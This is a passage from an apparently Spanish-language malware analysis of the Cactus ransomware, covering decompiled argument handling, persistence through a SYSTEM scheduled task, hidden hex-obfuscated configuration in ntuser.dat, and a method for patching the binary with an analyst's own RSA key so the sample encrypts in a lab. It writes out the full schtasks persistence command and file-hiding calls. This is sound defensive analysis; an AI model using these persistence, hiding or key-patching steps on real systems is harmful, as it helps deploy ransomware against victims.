std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v43);
if ( bcsc_modo_r )
{
  std::basic_ifstream<char,std::char_traits<char>>::basic_ifstream(v41);
  std::allocator<char>::allocator(&v44);
```

Ilustración 16. Comparación de cadenas para detectar el parámetro –r.

En el modo de operación **-r**, la función **processArgv** se encarga de cargar en memoria los datos de configuración almacenados en el archivo C:\ProgramData\ntuser.dat. Este proceso se explica en el apartado **2.7 Modo de ejecución -r.**

Si se trata del parámetro **-i** se crea una subcadena desde la posición 2 hasta el final del parámetro y se carga en la variable estática **readedID**. Es decir, el parámetro se pasa de la forma -iXXX…, sin espacios, siendo XXX la clave AES. Si la longitud de la clave es de 32 bytes la variable **fixedIDCorrect** se pone a 1. Mientras esta condición no se cumpla el resto de parámetros no serán procesados.

```
if ( bcsc_arg_i )
{
  v14 = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::size(&v34);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::substr(
    &v53,
    (__int64 *)&v34,
    2ui64,
    v14 - 2);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(
    &readedID[abi:cxx11],
    &v53);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v53);
  if ( std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::size(&readedID[abi:cxx11]) == 32 )
    fixedIDCorrect = 1;
}
```

Ilustración 17. Lectura de la clave AES.

Para el resto de opciones la función se limita a activar las **flags** adecuadas para la correcta bifurcación de la función main en función del modo seleccionado. Si el argumento actual es **-s**, se activa la flag **systemStart**.

```
bcsc_modo_s = wcscmp(v15, L"-s") == 0;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v54);
if ( bcsc_modo_s )
  systemStart = 1;
```

Ilustración 18. Se activa la flag systemStart.

A excepción de los argumentos **-r, -i y -s**, la función **processArgv** va concatenando todos parámetros, separados por espacio, en la variable estática **globalParams**. Esta variable se guardará en el fichero de configuración ntuser.dat en el modo de configuración -s.

```
bcsc_logger = wcscmp(v17, L"-l") == 0;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v55);
if ( bcsc_logger )
{
  needLogger = 1;
  std::allocator<wchar_t>::allocator(&v58);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::al
    &v57,
    L" ",
    &v58);
  std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v56, &v57, &bcsc_param_actual);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator+=(
    &globalParams[abi:cxx11],
    &v56);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v56);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v57);
  std::allocator<wchar_t>::~allocator(&v58);
}
```

Ilustración 19. Concatenación de parámetros en globalParams.

Cactus cifra de forma parcial los archivos de más de 7,7 Mb. La variable estática **sizeCoverGlobal** inicializada a **32** determina el porcentaje de encriptación aplicado a dichos ficheros. El parámetro **-c** permite modificar este valor. Para ello, se crea una cadena desde la posición 2 al final del parámetro y se convierte a entero con la función estándar **stoi**. Al igual que en los argumentos anteriores,

no se deja espacio entre el parámetro y el valor. Se aplica la misma lógica para el argumento **-t** que permite cambiar el número de **hilos** que se crearán para realizar la encriptación de forma concurrente.

```
bcsc_sizeCover = wcscmp(v21, L"-c") == 0;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v63);
if ( bcsc_sizeCover )
{
  v23 = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::size(&bcsc_param_actual);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::substr(
    &__str,
    (__int64 *)&bcsc_param_actual,
    2ui64,
    v23 - 2);
  sizeCoverGlobal = std::__cxx11::stoi(&__str, 0i64, 10);
```

Ilustración 20. Configuración del porcentaje de encriptación parcial, sizeCoverGlobal.

El argumento **-d** permite encriptar el directorio pasado como parámetro. La subcadena desde la posición 2 hasta el final del parámetro actual, es decir la ruta de la carpeta a encriptar, se guarda en la variable estática **globalStartPath**. Si la ruta contiene algún espacio se concatenará a **globalParams** encerrado entre **comillas** dobles para evitar problemas en la ejecución en el modo -r.

```
v28 = wcscmp(v27, L"-d") == 0;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v77);
if ( v28 )
{
  v29 = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::size(&bcsc_param_actual);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::substr(
    &v78,
    (__int64 *)&bcsc_param_actual,
    2ui64,
    v29 - 2);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(
    &globalStartPath[abi:cxx11],
    &v78);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v78);
  if ( std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::find(
         &globalStartPath[abi:cxx11],
         L" ",
         0i64) == -1 )
  {
```

Ilustración 21. Parámetro -d para encriptación de un directorio.

El parámetro **-f** permite la encriptación de un único archivo. Cactus sigue un procedimiento parecido al empleado con el parámetro anterior, almacenando la ubicación del archivo en la variable estática **singleFilePath** y habilitando la opción **singleFileMode**.

2.6. Modo de operación de configuración -s (systemStart)

El objetivo de este modo de operación, **systemStart,** es crear una tarea programada para realizar la persistencia y automatizar la ejecución del malware. **Cactus** crea un fichero oculto de configuración en **C:\ProgramData\ntuser.dat** que contiene la ubicación del archivo ejecutable de Cactus, la clave **AES** que se debe pasar en el parámetro **-i** con la que se cifró la clave pública **RSA** almacenada en el binario y el resto de parámetros pasados en la línea de comandos que se encuentran almacenados en la variable **globalParams**. Una vez creado el fichero de configuración, **Cactus** crea una copia de sí mismo en

C:\ProgramData\b4kr-xr7h-qcps-omu3.exe y crea y ejecuta de forma inmediata una tarea programada que lanza el malware en modo -r.

Para entrar en este modo de operación hay que añadir el argumento **-s** y **-i** para que la función **processArgv** active las flags **fixedIDCorrect** y **systemStart**. Por ejemplo:

```
cactus.exe -iaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa -s -l -e
```

Cactus descifra la clave pública incrustada en el binario con la clave AES suministrada y verifica si el texto obtenido está en formato PEM. Como no contamos con una copia del fichero ntuser.dat asociado a esta muestra se ha creado un programa para sustituir la clave pública del binario por una propia y así poder realizar el análisis dinámico. Esta parte se describe en el apartado **2.8 Parcheado del binario.**

Después de procesar los argumentos, se crea el **mutex**, se carga la clave pública **RSA** y se comprueba si el modo **systemStart** está activo.

```
keyPublic = loadRsaKey((const char *)&Src);
if ( systemStart )
{
  std::basic_ofstream<wchar_t,std::char_traits<wchar_t>>::basic_ofstream(v55);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(bcsc_exePath);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(v49);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&t);
  extractExePath[abi:cxx11](&v73);
```

Ilustración 22. Modo de operación systemStart.

La función **extractExePath** usa la API **GetModuleFileNameW** para obtener la ruta absoluta del ejecutable que ha creado el proceso.

```
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator
  &bcsc_sufijo,
  L".exe -r\" /f",
  &v75);
std::allocator<wchar_t>::allocator(&v78);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator
  &bcsc_schtask,
  L"C:\\Windows\\system32\\schtasks.exe /create /sc MINUTE /mo 5 /rl HIGHEST /ru SYSTEM /tn \"Updates Check Task"
   "\" /tr \"cmd /c cd C:\\ProgramData && ",
  &v78);
std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(
  &bcsc_tarea_proyectID,
  &bcsc_schtask,
  &projectUID[abi:cxx11]);
std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(
  &bcsc_creatarea_cmd,
  &bcsc_tarea_proyectID,
  &bcsc_sufijo);
```

Ilustración 23. Creación del comando para crear la tarea programada

Como se puede observar en la **Ilustración 23**, se realizan varias operaciones de concatenación de cadenas wchar, para crear la variable **bcsc_creatarea_cmd:**

```
C:\Windows\system32\schtasks.exe /create /sc MINUTE /mo 5 /rl HIGHEST /ru SYSTEM /tn "Updates Check Task" /tr "cmd /c cd C:\ProgramData && b4kr-xr7h-qcps-omu3.exe -r" /f
```

Se desglosan los argumentos para una mejor comprensión:

- **schtasks.exe**: Es un comando de Windows que permite crear, modificar y eliminar tareas programadas en el sistema.
- **/create**: Indica que se va a crear una nueva tarea programada.
- **/sc MINUTE**: Define la frecuencia de ejecución de la tarea en minutos.
- **/mo 5**: La tarea se ejecutará cada 5 minutos.
- **/rl HIGHEST**: La tarea se ejecutará con el mayor nivel de privilegios disponible.
- **/ru SYSTEM**: Especifica que la tarea se ejecutará con la cuenta de usuario SYSTEM.
- **/tn "Updates Check Task"**: Establece el nombre de la tarea programada.
- **/tr**: Especifica el comando que va a ejecutar la tarea. Se muestra en la siguiente tabla.
- **/f**: Fuerza la creación de la tarea sobreescribiendo cualquier tarea existente con el mismo nombre.

El comando que ejecutará la tarea programada es:

```
cmd /c cd C:\ProgramData && b4kr-xr7h-qcps-omu3.exe -r
```

Como se verá más adelante, el ejecutable se copia a sí mismo en la carpeta C:\ProgramData cambiando el nombre del archivo con el de la variable **projectUID**. La tarea programa ejecutará **Cactus** en el modo **-r** que usará el fichero de configuración creado en esta fase.

También se crea la cadena **bcsc_update_task** con el siguiente comando:

```
C:\Windows\system32\schtasks.exe /run /tn "Updates Check Task"
```

El propósito de este comando es ejecutar de forma inmediata la tarea recién creada sin esperar a la ejecución programada por el planificador de tareas del sistema.

A continuación, se intenta crear el directorio D y se oculta la carpeta C:\ProgramData estableciendo el atributo **FILE_ATTRIBUTE_HIDDEN** (0x2).

```
CreateDirectoryW("D", 0i64);
FileAttributesW = GetFileAttributesW(L"C:\\ProgramData");
SetFileAttributesW(L"C:\\ProgramData", FileAttributesW | 2);
```

Ilustración 24. Se oculta el directorio C:\ProgramData.

Se realizan varias llamadas a la función **hexEncode** para preparar la cadena de configuración que se almacenará en C:\ProgramData\ntuser.dat de forma ofuscada.

```
bcsc_exePath_ = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(bcsc_exePath);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(// Ruta del ejecutable
  &p_s,
  bcsc_exePath_,
  &v81);
hexEncode(&t, &p_s);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_s);
std::allocator<wchar_t>::~allocator(&v81);
std::allocator<wchar_t>::allocator(&v83);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(// Delimitador
  &v82,
  L"|",
  &v83);
hexEncode(&t, &v82);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v82);
std::allocator<wchar_t>::~allocator(&v83);
std::allocator<wchar_t>::allocator(&v85);
```

Ilustración 25. Sucesivas llamadas a hexEncode para construir la cadena de configuración del archivo ntuser.dat.

La función **hexEncode** convierte la cadena de entrada, de formato wchar (2 bytes) a char (1 byte). Mediante un bucle convierte cada carácter a su representación hexadecimal en mayúsculas asegurándose que ocupa 2 bytes anteponiendo el byte 48 (0) si es necesario.

```
i_len = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::length(p_s);
std::__cxx11::basic_stringstream<char,std::char_traits<char>,std::allocator<char>>::basic_stringstream(v11);
for ( i = 0i64; i < i_len; ++i )
{
  v2 = std::ostream::operator<<(&v12, std::hex);
  v3 = std::ostream::operator<<(v2, std::uppercase);
  v4._M_n = std::setw(2)._M_n;
  v5 = std::operator<<<char,std::char_traits<char>>(v3, (unsigned int)v4._M_n);
  LOBYTE(v6) = std::setfill<char>(48);
  v7 = std::operator<<<char,std::char_traits<char>>(v5, v6);
  v8 = (unsigned __int16 *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator[](
                             p_s,
                             i);
  std::ostream::operator<<(v7, *v8);
}
```

Ilustración 26. Función hexEncode.

La cadena de configuración tiene los siguientes campos separados por el **delimitador** "|": ubicación del archivo ejecutable original, clave **AES** proporcionada con el argumento -i y la variable **globalParams** con el resto de argumentos pasados en la ejecución del malware.

```
C:\Users\usuario\Desktop\cactus-patched.exe|aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa| -l -e|
```

Cactus, copia el binario original al destino C:\ProgramData\b4kr-xr7h-qcps-omu3.exe con la API **CopyFileW** y oculta el archivo usando la máscara **FILE_ATTRIBUTE_HIDDEN** (0x2) con **SetFileAttributesW**.

```
CopyFileW(bcsc_exe_origen, bcsc_exe_destino, 0);
v22 = (const WCHAR *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&bcsc_destino);
FileAttributesW = GetFileAttributesW(v22);
LODWORD(bcsc_exe_destino) = FileAttributesW | 2;
v23 = (const WCHAR *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&bcsc_destino);
SetFileAttributesW(v23, (DWORD)bcsc_exe_destino);
```

Ilustración 27. Copia del ejecutable a C:\ProgramData.

Luego, se elimina el archivo ubicado en **C:\ProgramData\ntuser.dat** para deshacerse de cualquier configuración anterior que pueda existir, y se procede a ejecutar la función **makeNtUserFile** para generar un nuevo archivo de configuración.

```
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &p_ntUserPath,
  L"C:\\ProgramData\\ntuser.dat",
  &v97);
makeNtUserFile(&p_ntUserPath, &p_writeText);
```

Ilustración 28. Creación del archivo de configuración.

La función **makeNtUserFile** contiene las cadenas de relleno **randomTrash** y **randomTrash2**, codificadas en hexadecimal, que se usan para ofuscar el propósito del archivo. La cadena **randomTrash2** contiene un carácter inicial de desplazamiento que previene una codificación correcta. La cadena **randomTrash** aplica la misma técnica **esteganográfica** añadiendo un carácter adicional al final de la cadena para que la cadena de configuración también esté desincronizada.

```
std::allocator<wchar_t>::allocator(&__a);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &randomTrash,
  L"5468652046726565646F6D206F6620496E666F726D6174696F6E204163740A5468652046726565646F6D206F6620496E666F726D6174696F6E20"
   "4163742028464F4941294F70656E732074686973207765627369746520687474703A2F2F7777772E6A7573746963652E676F762F6F69702F616"
   "D656E6465642D666F69612D7265646C696E65642D323031302E70646620696E206E65772077696E646F772E2067656E6572616C6C792070726F"
   "7669646573207468617420616E7920706572736F6E2068617320746865207269676874207465717565737420616363657320746F206"
   "665646572616C206167656E63792072656365726F726473206F7220696E666F726D6174696F6E2065786365707420746F207468652065787465656E74"
   "2074686520726563656F726473206172652070726F746563746564206672656D20646973636C6F7375726520627920616F792065662065696652"
```

Ilustración 29. Variable randomTrash.

```
bcsc_writeText_len = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::length(p_writeText);
bcsc_writeText = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(p_writeText);
std::basic_ostream<wchar_t,std::char_traits<wchar_t>>::write(v14, bcsc_writeText, bcsc_writeText_len);
v11 = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::length(p_writeText);
ttlInSize = v11 + 7483;
if ( (((_BYTE)v11 + 59) & 1) != 0 )
  std::basic_ostream<wchar_t,std::char_traits<wchar_t>>::write(v14, L"F", 1i64);
```

Ilustración 30. Escritura de la cadena de configuración.

El archivo se escribe comenzando con la inserción de **randomTrash2**, a lo que sigue inmediatamente **randomTrash** y luego otra vez **randomTrash2**. A continuación, se añade la cadena de configuración, y si al sumar 59 a la longitud de esta cadena resulta en un número impar, se agrega el carácter F. Finalmente, se añade una vez más **randomTrash2**.

Para revelar el contenido del archivo solo habrá que eliminar el primer carácter y convertir desde hexadecimal a caracteres.

```
Congress provided special protection in the FOIA for three narrow categories of law enforcement and national security records. The provisions
protecting those records are known as “exclusions”. The first exclusion protects the existence of an ongoing criminal law enforcement investig
ation when the subject of the investigation is unaware that it is pending and disclosure could reasonably be expected to interfere with enforc
ement proceedings. The second exclusion is limited to criminal law enforcement agencies and protects the existence of informant records when t
he informant’s status has not been officially confirmed. The third exclusion is limited to the FBI and protects the existence of foreign intel
ligence or counterintelligence, or international terrorism records when the existence of such records is classified. Records falling within ex
clusion are not subject to the requirements of the FOIA.C:\Users\usuario\Desktop\cactus-patched.exe|aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa| -l -e|e
rnment agencies to withhold information are:
classified information for national defense or foreign policy
internal personnel rules and practices
information that is exempt under other laws
trade secrets and confidential business information
inter-agency or intra-agency memoranda or letters that are protected by legal privileges
personnel and medical files
```

Ilustración 31. Contenido parcial del archivo de configuración decodificado.

El archivo de configuración recién creado se oculta. Finalmente se ejecuta el comando generado en la variable **bcsc_creatarea_cmd** para crear la tarea programada y el comando **bcsc_update_task** para ejecutarla de forma inmediata.

```
FileAttributesW = GetFileAttributesW(L"C:\\ProgramData\\ntuser.dat");
SetFileAttributesW(L"C:\\ProgramData\\ntuser.dat", FileAttributesW | 2);
v27 = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&bcsc_creatarea_cmd);
if ( !_wsystem(v27) )
{
  v28 = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&bcsc_update_task);
  _wsystem(v28);
}
```

Ilustración 32. Ejecución de los comandos.

Tras cerrar el mutex y liberar recursos termina el programa. Mediante la tarea programada **Cactus** se ejecutará en el sistema en el modo -r lo que garantiza la persistencia del malware.

2.7. Modo de ejecución -r

Este modo de operación se activa si se pasa el argumento **-r** en la ejecución del programa. La tarea programada creada en el modo **-s** ejecutará un nuevo proceso en modo **-r**. **Cactus** lee el archivo de configuración, creado previamente, **C:\ProgramData\ntuser.dat** codificado en formato hexadecimal. Posteriormente, eliminará el ejecutable original y volverá a lanzar **Cactus** para realizar la encriptación.

La función **processArgv** carga los datos del fichero de configuración en variables estáticas cuando identifica que se ha utilizado el argumento **-r**.

La **Ilustración 33** y la **Ilustración 34** muestran cómo se abre el archivo **C:\ProgramData\ntuser.dat.** Se ignora el texto basura inicial moviendo el puntero del archivo a la posición 7.484, justo al comienzo de la cadena de configuración. Después, se leen 2.048 (0x800) bytes del fichero en un buffer y se llama a la función **hexDecode** para decodificarla.

```
v4 = wcscmp(v3, L"-r") == 0;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v33)
if ( v4 )
{
  std::basic_ifstream<char,std::char_traits<char>>::basic_ifstream(readData);
  std::allocator<char>::allocator(&v34);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<std::allocato
    &readedStr,
    0x800ui64,
    0,
    &v34);
  std::allocator<char>::~allocator(&v34);
  std::allocator<wchar_t>::allocator(&v35);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std:
    &newInArgs,
    &word_7FF66E098C5E,
    &v35);
  std::allocator<wchar_t>::~allocator(&v35);
  std::basic_ifstream<char,std::char_traits<char>>::open(readData, L"C:\\ProgramData\\ntuser.dat", 8i64);
```

Ilustración 33. Modo -r, se abre el fichero c:\ProgramData\ntuser.dat.

```
std::basic_ifstream<char,std::char_traits<char>>::open(readData, L"C:\\ProgramData\\ntuser.dat", 8i64);
std::istream::seekg((std::istream *)readData, 7483i64, std::_Ios_Seekdir::_S_beg);
v5 = (char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::data(&readedStr);
std::istream::read((std::istream *)readData, v5, 2048i64);
std::basic_ifstream<char,std::char_traits<char>>::close(readData);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&p_s, &readedStr);
hexDecode(&decodedParams, &p_s);
```

Ilustración 34. Llamada a hexDecode para decodificar el archivo ntuser.dat.

La función **hexDecode** recorre la cadena de dos en dos caracteres y los decodifica desde el formato **hexadecimal** a **char**.

```
for ( i = 0; ; ++i )
{
  v4 = i;
  if ( v4 >= (unsigned __int64)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(p_s) >> 1 )
    break;
  std::basic_ios<char,std::char_traits<char>>::clear(&v15, 0i64);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::substr(v16, p_s, 2 * i, 2i64);
  std::__cxx11::basic_stringstream<char,std::char_traits<char>,std::allocator<char>>::str(v14, v16);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v16);
  v2 = std::istream::operator>>(v14, std::uppercase);
  v3 = (std::istream *)std::istream::operator>>(v2, std::hex);
  std::istream::operator>>(v3);
  std::operator<<<std::char_traits<char>>(&v13, (unsigned int)(char)i_char);
}
std::__cxx11::basic_stringstream<char,std::char_traits<char>,std::allocator<char>>::str(&retStr, v12);
```

Ilustración 35. Decodificación desde hexadecimal a byte.

Después, se crea una cadena desde el comienzo hasta la última ocurrencia del **delimitador** "|", descartando el texto basura. Por último, se convierte a formato de carácter ancho, wchar.

```
std::__cxx11::basic_stringstream<char,std::char_traits<char>,std::allocator<char>>::str(&retStr, v12);
last_of = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::find_last_of(
            &retStr,
            "|",
            -1i64);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::substr(
  &cutRetStr,
  &retStr,
  0i64,
  last_of);
std::allocator<wchar_t>::allocator(&__a);
v6._M_current = (char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::end(&cutRetStr);
v7._M_current = (char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::begin(&cutRetStr);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<__gnu_cxx::__normal_iterator<char *
  retstr,
  v7,
  v6,
  &__a);
```

Ilustración 36. Subcadena desde el principio hasta el último delimitador |.

La función **processArgv** divide la cadena mediante el delimitador extrayendo los 3 campos.

```
first_of = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::find_first_of(
             &bcsc_config,
             L"|",
             0i64);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::substr(
  &bcsc_ruta_origen,
  (__int64 *)&bcsc_config,
  0i64,
  first_of);
v7 = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::find_first_of(
       &bcsc_config,
       L"|",
       0i64);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::substr(
  &bcsc_aes_params,
  (__int64 *)&bcsc_config,
  v7 + 1,
  0xFFFFFFFFFFFFFFFFui64);
```

Ilustración 37. Extracción del primer campo bcsc_ruta_origen.

En la variable global **startByParamsPath** se guarda la cadena "-i" seguida de la clave AES extraída del archivo de configuración.

```
std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&bcsc_arg_aeskey, L"-i", &bcsc_aeskey);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(
  &startByParamsPath[abi:cxx11],
  &bcsc_arg_aeskey);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&bcsc_arg_aeskey);
```

Ilustración 38. Configuración de la variable startByParamsPath.

Si hay argumentos adicionales en el tercer campo de la cadena de configuración, se concatenan, precedidos de un carácter espacio, en **startByParamsPath**.

```
bcsc_aes_params_len = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::length(&bcsc_aes_params);
if ( (unsigned __int64)(bcsc_aes_params_len
                      - std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::length(&bcsc_aeskey)) > 1 )
{
  v10 = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::find_first_of(
          &bcsc_aes_params,
          L"|",
          0i64);

    std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v49, &bcsc_espacio, &bcsc_params_c);
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator+=(
      &startByParamsPath[abi:cxx11],
      &v49);
```

Ilustración 39. Concatenación de argumentos en startByParamsPath.

El resultado final de la variable **startByParamsPath** es:

```
-iaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa -l -e
```

A continuación, se activa la flag **startByParams** y se elimina con la API **DeleteFileW** el archivo original que se ejecutó en el modo **-s**.

```
startByParams = 1;
v11 = (const WCHAR *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&bcsc_ruta_origen);
DeleteFileW(v11);
```

Ilustración 40. Borrado del ejecutable inicial de Cactus.

Cuando termina la ejecución de la función **processArgv** se extrae el ejecutable del proceso actual con la función **extractExePath** se concatena un espacio y después el contenido de **startByParamsPath** quedando de la siguiente forma:

```
b4kr-xr7h-qcps-omu3.exe -iaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa -l -e
```

```
if ( argc > 1 )
  processArgv(argc, argv);
if ( startByParams )
{
  std::allocator<wchar_t>::allocator(&__a);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
    &bcsc_espacio,
    L" ",
    &__a);
  extractExePath[abi:cxx11](&bcsc_exe_path);
  std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&bcsc_cmd, &bcsc_exe_path, &bcsc_espacio);
  std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(
    &Src,
    &bcsc_cmd,
    &startByParamsPath[abi:cxx11]);
```

Ilustración 41. Modo de ejecución –r. Se crea la cadena con el comando y los argumentos.

Finalmente, se ejecuta el comando mediante la función **_wsystem** y termina el programa.




Ilustración 42. Ejecución del comando final de encriptación.

Este último comando realizará la encriptación del sistema según los argumentos que se pasaron en el modo -s.

2.8. Parcheado del binario

Para detonar la encriptación y realizar un análisis dinámico exhaustivo se requiere la modificación de la clave pública RSA que se encuentra cifrada con AES en el propio binario con una clave desconocida.

Se han tenido en cuenta las siguientes consideraciones:

- Para simplificar la modificación del binario la clave pública cifrada a generar debe ocupar los mismos bytes que la original.
- La clave pública se encuentra en la posición 0x408230 del fichero, codificada en hexadecimal.
- El tamaño de la clave pública cifrada en el fichero es de 1628 bytes. Por tanto, la clave debe ocupar 814 bytes debido a que cada carácter representado en hexadecimal ocupa 2 bytes.
- Analizando la función **loadRsaKey** se observa que la clave RSA debe estar en formato SPKI ya que se usa EVP_PKEY y PEM_read_PUBKEY. Este formato permite representar claves públicas de distinto tipo RSA, EC, DSA, etc.

Una clave pública RSA de 4096 bits en formato SPKI ocupa 800 bytes, lo que supone una diferencia de 14 bytes. La clave generada tiene precisamente 14 retornos de carro \n.

Los caracteres \n y \r son eliminados antes de decodificar el certificado por lo tanto sustituyendo los caracteres \n presentes por \r\n se consigue un certificado con el tamaño necesario.

Se ha implementado un programa en C que genera un par de claves RSA en formato PEM SPKI utilizando la librería OpenSSL al igual que el malware Cactus. El programa realiza las siguientes tareas:

1. Generar un par de claves RSA, privada y pública.
2. Convertir las claves a formato PEM.
3. La clave pública se genera en formato SPKI al usar EVP_PKEY, de esta forma el encabezado será -----BEGIN PUBLIC KEY-----.
4. En la clave pública se reemplazan los caracteres \n por \r\n.
5. La clave pública se encripta mediante AES en modo GCM.
6. El resultado se codifica en hexadecimal.
7. Se sustituye el certificado presente en el binario en el offset 0x408230.

A continuación, se muestra el programa creado en C.

```c
#include <openssl/rsa.h>
#include <openssl/pem.h>
#include <openssl/err.h>
#include <openssl/aes.h>
#include <openssl/rand.h>
#include <stdio.h>
#include <string.h>

#define AES_256_KEY_SIZE 32
#define AES_GCM_IV_LENGTH 16
#define KEY_BITS 4096
#define OFFSET 0x408230

void handleErrors(void) {
